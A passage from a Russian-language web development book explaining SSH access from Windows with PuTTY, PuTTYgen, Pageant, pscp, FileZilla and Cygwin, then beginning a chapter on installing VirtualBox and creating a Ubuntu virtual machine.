- можно установить UNIX-окружение Cygwin *(см. разд. "Cygwin" далее в этой главе)*;
- можно воспользоваться механизмом виртуализации, установив Linux-дистрибутив в VirtualBox, и автоматизировать его запуск при помощи Vagrant *(см. главу 53)*.

Представленный список является отчасти хронологическим, PuTTY-утилиты являются одними из самых первых способов интеграции Windows с Web-миром, который остается преимущественно UNIX-ориентированным.

Вторым шагом является эмуляция UNIX-окружения в Windows, Cygwin — не единственная альтернатива, хотя, вероятно, это самый популярный проект.

В последнее время в связи с массовым внедрением аппаратной поддержки виртуализации чаще прибегают к виртуальным машинам, позволяющим запускать в текущей хост-системе любую другую операционную систему.

SSH-клиент PuTTY

Для доступа по SSH-протоколу предназначен графический клиент PuTTY, загрузить который можно со страницы

http://www.chiark.greenend.org.uk/~sgtatham/putty/download.html

Утилита не имеет установщика и запускается непосредственно из каталога, в котором она расположена (рис. 52.7).




Рис. 52.7. Утилита PuTTY

Поле **Host Name (or IP address)** позволяет задать адрес сервера, **Port** — порт. Параметры доступа при необходимости могут быть сохранены в список сессий (**Saved Sessions**), в последующие сеансы они могут быть извлечены кнопкой **Load**. Установка сеанса осуществляется после нажатия кнопки **Open**, в результате чего откроется консоль и будет предложено ввести логин пользователя. После проверки логина появится запрос на ввод пароля (при вводе пароля символы не отображаются в консоли). В случае успешной аутентификации откроется консоль удаленного сервера.

Как и в случае Linux-утилиты `ssh`, при установке первого соединения с сервером предлагается подтвердить обращение к удаленному серверу при помощи дополнительного диалогового окна.

Доступ по SSH-ключу

На странице загрузки

http://www.chiark.greenend.org.uk/~sgtatham/putty/download.html

имеется целый набор различных утилит, позволяющих выполнять те же самые задачи, которые выполняют утилиты в Linux. В том числе можно организовать доступ по ключу.

Ключи, сгенерированные в UNIX-подобных операционных системах, не подходят для работы с Windows-набором утилит. Вам придется скачать утилиту puttygen.exe и либо сгенерировать новый ключ, либо преобразовать OpenSSH-ключ в формат, который воспринимается Windows-агентом. На рис. 52.8 представлено окно утилиты PuTTYgen после запуска.

Для создания ключа следует нажать кнопку **Generate**. Процедура генерации секретного ключа нуждается в последовательности случайных цифр, для этого утилита предлагает

Рис. 52.8. Утилита PuTTYgen




Рис. 52.9. Прогресс генерации ключа

осуществлять случайные действия с мышью и клавиатурой. По мере накопления данных можно наблюдать за полосой прогресса (рис. 52.9).

Для преобразования уже существующего ключа следует нажать кнопку **Load** и загрузить закрытый OpenSSH-ключ, созданный ранее в Ubuntu (рис. 52.10). Если закрытый ключ защищен паролем, утилита потребует ввести его. После генерации или преобразования ключей их следует сохранить: открытый ключ при помощи кнопки **Save public key**, закрытый — **Save private key**.




Рис. 52.10. Преобразование ключа

Получив ключи, необходимо запустить агента `pageant`, который также можно загрузить со страницы

http://www.chiark.greenend.org.uk/~sgtatham/putty/download.html

После запуска утилита попадет в область уведомлений (системный трей) — рис. 52.11.




Рис. 52.11. Утилита `pageant` в системном трее

Щелчком правой кнопки мыши можно вызвать контекстное меню, в котором имеется пункт **Add Key**, вызывающий диалоговое окно для загрузки закрытого ключа. Если ключ защищен паролем, его придется ввести.

Агент будет перехватывать любые SSH-соединения и обеспечивать доступ по загруженному ключу (т. е. без логина и пароля).

Копирование файлов по SSH-протоколу

Утилита pscp.exe

Для обмена файлов через протокол SSH со страницы **http://www.chiark.greenend.org.uk/~sgtatham/putty/download.html** необходимо загрузить утилиту pscp.exe. В отличие от рассмотренных ранее программ данная утилита является консольным и воспроизводит интерфейс UNIX-утилиты `scp` *(см. разд. "Загрузка и скачивание файлов по SSH-протоколу" ранее в этой главе)*.

```
$ pscp.exe id_rsa.pub igor@192.168.0.1:/home/user/.ssh/id_rsa.pub
```

Клиент FileZilla

Графический клиент FileZilla также позволяет обмениваться файлами через протокол SSH и, вероятно, будет более привычен для пользователей операционной системы Windows (рис. 52.12).

> ***Замечание***
>
> Клиент доступен для основных операционных систем, включая Windows, Mac OS X и Linux, и может быть загружен со страницы **http://filezilla.ru/get/**.

После запуска установочного файла запустится мастер установки. После ряда диалоговых окон начнется процесс установки и в конце приложение автоматически стартует (см. рис. 52.12).




Рис. 52.12. Клиент FileZilla

Для установки соединения следует нажать крайнюю левую кнопку в верхнем углу окна программы, которая вызовет диалоговое окно **Менеджер Сайтов** (рис. 52.13).

Для того чтобы установить SSH-соединение, необходимо нажать кнопку **Новый Сайт**, заполнить поле **Хост**, при необходимости указать порт, а в выпадающем списке **Протокол** выбрать пункт **SFTP - SSH File Transfer Protocol**.




Рис. 52.13. Окно **Менеджер Сайтов**

В выпадающем списке **Тип входа** следует выбрать тип входа, например **Key file**, если вход осуществляется по ключу; в поле **Пользователь** вводится имя удаленного пользователя, в поле **Key file** — путь к закрытому ключу (сгенерированному при помощи утилиты PuTTYgen).

Запустить процесс установки соединения можно при помощи кнопки **Соединиться**. Состояние программы после установки соединения представлено на рис. 52.12. В левой части программы находится дерево файловой системы локальной машины, в правой — удаленной. Загрузка файлов возможна в обоих направлениях и осуществляется перетаскиванием файлов и папок мышью.

Cygwin

Cygwin — это UNIX-подобное окружение для Windows, которое позволяет выполнять в Windows команды операционной системы UNIX. Cygwin представлен динамической библиотекой cygwin1.dll, которая реализует системные вызовы POSIX и коллекции утилит, эмулирующих работу UNIX-оболочки.

> ***Замечание***
>
> Альтернативой Cygwin является окружение, которое предоставляет Git for Windows *(см. главу 54)*. Если вы собираетесь использовать систему контроля версий Git, возможно, стоит сразу обратить внимание на этот способ установки SSH, минуя Cygwin.

Установка

Для загрузки дистрибутива следует посетить официальную страницу **http://cygwin.com/install.html** и выбрать 32- или 64-битную версию дистрибутива в зависимости от разрядности используемой операционной системы Windows.

После загрузки надо запустить исполняемый файл, в случае 64-битной версии операционной системы это будет setup-x86_64.exe, в случае 32-битной — setup-x86.exe. Запустившийся мастер установки предложит пройти последовательность диалоговых окон (рис. 52.14).




Рис. 52.14. Мастер установки Cygwin

Следует согласиться с настройками по умолчанию, нажимая кнопку **Далее** до тех пор, пока не появится окно **Choose Download Site(s)**, в котором следует выбрать один из серверов, с которых будет осуществляться загрузка пакетов для установки (рис. 52.15).

Выбрав одно из зеркал, следует нажать кнопку **Далее**, в результате чего мастер установки загрузит список пакетов. По умолчанию Cygwin предлагает загрузить и установить ряд стандартных пакетов. В случае если необходимы дополнительные пакеты, их следует включить на странице **Select Packages** (рис. 52.16).

Для удобства поиска нужных пакетов в верхней части диалога представлена поисковая строка. Рекомендуется сразу найти и отметить пакеты ssh и git клиентов (рис. 52.17).

После этого следует нажать кнопку **Далее** и подтвердить список выбранных пакетов, которые будут загружены и установлены (рис. 52.18).

Если настройки по умолчанию не были изменены, корневой каталог Linux-окружения будет соответствовать папке C:\cygwin64. Например, домашний каталог пользователя igor находится в папке C:\cygwin64\home\igor, что соответствует папке /home/igor в Linux-окружении.




Рис. 52.15. Выбор сервера для загрузки пакетов




Рис. 52.16. Окно выбора пакетов

Для запуска консоли используется терминал Cygwin, значок запуска которого мастер установки размещает на рабочем столе. В случае отсутствия значка терминал можно найти по пути C:\cygwin64\bin\mintty.exe.

Открывшееся окно терминала позволяет выполнять UNIX-команды (рис. 52.19).

Cygwin не обновляет пакеты автоматически. Для того чтобы обновить, установить или удалить пакет, следует повторно запустить мастер установки и выбрать нужные пакеты на странице **Select Packages** (см. рис. 52.16).




Рис. 52.17. Выбор пакета ssh




Рис. 52.18. Установка Cygwin




Рис. 52.19. Терминал Cygwin

SSH-соединение

Для того чтобы настроить SSH-доступ по ключу из Cygwin, необходимо, так же как и любой другой UNIX-подобной операционной системе, создать в домашнем каталоге папку .ssh и разместить в ней открытый и закрытый ключи *(см. разд. "Доступ по SSH-ключу" ранее в этой главе)*.

Резюме

Протокол SSH является основой современного управления удаленными серверами и обмена файлами. Сменив небезопасные telnet- и FTP-протоколы, SSH стал стандартом де-факто в Web.

В главе мы познакомились с SSH-клиентами, работающими в различных операционных системах, а также установили и настроили OpenSSH-сервер под управлением Ubuntu.

Открытый и закрытый ключи позволяют, не уменьшая безопасности соединения, повысить скорость и удобство работы за счет исключения этапа ввода пароля.

ГЛАВА 53

Виртуальные машины

Листинги данной главы
можно найти в подкаталоге vagrant.

Виртуализация позволяет разбить ресурсы компьютера или компьютерной сети на один или несколько виртуальных компьютеров. В процессе виртуализации выделяется часть ресурсов, ядра процессора, оперативная память, жесткий диск, сетевые ресурсы, которые используются для создания изолированной виртуальной машины. На такую виртуальную машину может быть установлена любая операционная система. Таким образом, система виртуализации позволяет запускать Mac- и Linux-машины в операционной среде Windows и, наоборот, в Linux или Mac можно запустить Windows-виртуальную машину (рис. 53.1).

Рис. 53.1. Запуск альтернативной операционной системы в рамках виртуальной машины

Операционная система, где запущен процесс, обеспечивающий виртуализацию, называется *хост-системой*, виртуальные машины называются *гостевыми системами*.

Существует множество продуктов, позволяющих создавать виртуальные машины. Для персонального использования все большую популярность завоевывает VirtualBox, за счет бесплатности, поддержки основных операционных систем Windows, Mac OS X, Linux и наличию удобного графического интерфейса.

VirtualBox специализируется на запуске графических операционных систем, что очень удобно при исследовании возможностей операционной системы или для запуска программного обеспечения, которое может функционировать только в данной ОС.

Мы собираемся применять виртуальные машины для тестирования Web-приложений. Это позволит работать в привычной операционной системе, используя знакомые редакторы и инструменты, и проверять работоспособность приложения в условиях, максимально близких к рабочему серверу.

Особенностью Web-серверов является отсутствие графического интерфейса на них, которые большую часть времени тратят на обслуживание запросов клиентов. Графическое ядро является бесполезной тратой ресурсов. Поэтому конечной целью данного раздела будет использование виртуальных машин с программным обеспечением, максимально близким к серверному, и работа с ними через командную строку.

При запуске сложного Web-приложения, использующего Web-сервер, сервер базы данных, NoSQL-базу данных, сервер полнотекстового поиска и т. п., ручной запуск виртуальных машин через графический интерфейс VirtualBox может занимать много времени. Поэтому данный процесс часто автоматизируется, например, при помощи Vagrant — системы, позволяющей автоматически разворачивать одну или несколько виртуальных машин через командную строку и устанавливать на них все необходимое программное обеспечение, состав которого задается через конфигурационный файл. Vagrant не является системой виртуализации, вместо этого используется один из движков, таких как VirtualBox. Поместив конфигурационные файлы Vagrant в систему контроля версий *(см. главу 54)*, можно обеспечить всю команду виртуальными машинами с одинаковыми свойствами и настройками.

Мы начнем знакомство с виртуальными машинами с VirtualBox, после чего подробнее познакомимся с Vagrant. Так как большинство Web-серверов работают под управлением UNIX-подобных операционных систем, виртуальные машины наиболее полезны Windows-пользователям, поэтому в качестве хост-системы будем использовать Windows. Однако все описанное в данном разделе, за исключением ряда незначительных деталей, будет справедливо для Mac OS X и Linux.

VirtualBox

Установка VirtualBox

Загрузить дистрибутив VirtualBox можно со страницы официального сайта **https://www.virtualbox.org/wiki/Downloads**. Среди дистрибутивов следует выбрать подходящий для вашей операционной системы. После запуска загруженного приложения откроется окно мастера установки (рис. 53.2).

Последующие диалоговые окна мастера установки предлагают изменить состав устанавливаемого программного обеспечения, местоположение установки, состав ярлыков запуска. Следует согласиться с настройками по умолчанию, нажимая кнопку **Next** до тех пор, пока не появится страница установки, на которой надо нажать кнопку **Install** (рис. 53.3).

Рис. 53.2. Мастер установки VirtualBox




Рис. 53.3. Установка VirtualBox

После того как установка VirtualBox будет завершена, мастер установки предложит запустить менеджер виртуальных машин. Если все прошло штатно, окно менеджера должно выглядеть так, как представлено на рис. 53.4.




Рис. 53.4. Окно VirtualBox после запуска

Создание виртуальной машины

Для того чтобы создать виртуальную машину, следует нажать кнопку **Создать**, расположенную на панели инструментов. На первой странице мастера настройки виртуальной машины предлагается выбрать тип операционной системы и задать название виртуальной машины. Мы будем устанавливать Ubuntu, поэтому выберем тип **Linux**, а в качестве версии — 64-битную Ubuntu (рис. 53.5).

Нажав кнопку **Next**, можно перейти к следующему диалоговому окну, которое предлагает задать объем оперативной памяти, выделяемой гостевой системе. Мы собираемся запускать Ubuntu с графической оболочкой X11, поэтому следует выделить не менее 1 Гбайт оперативной памяти (рис. 53.6).

Последующие диалоговые окна позволяют задать тип виртуального жесткого диска и его размер. По завершении работы мастера настройки в менеджере появится новая виртуальная машина (рис. 53.7).

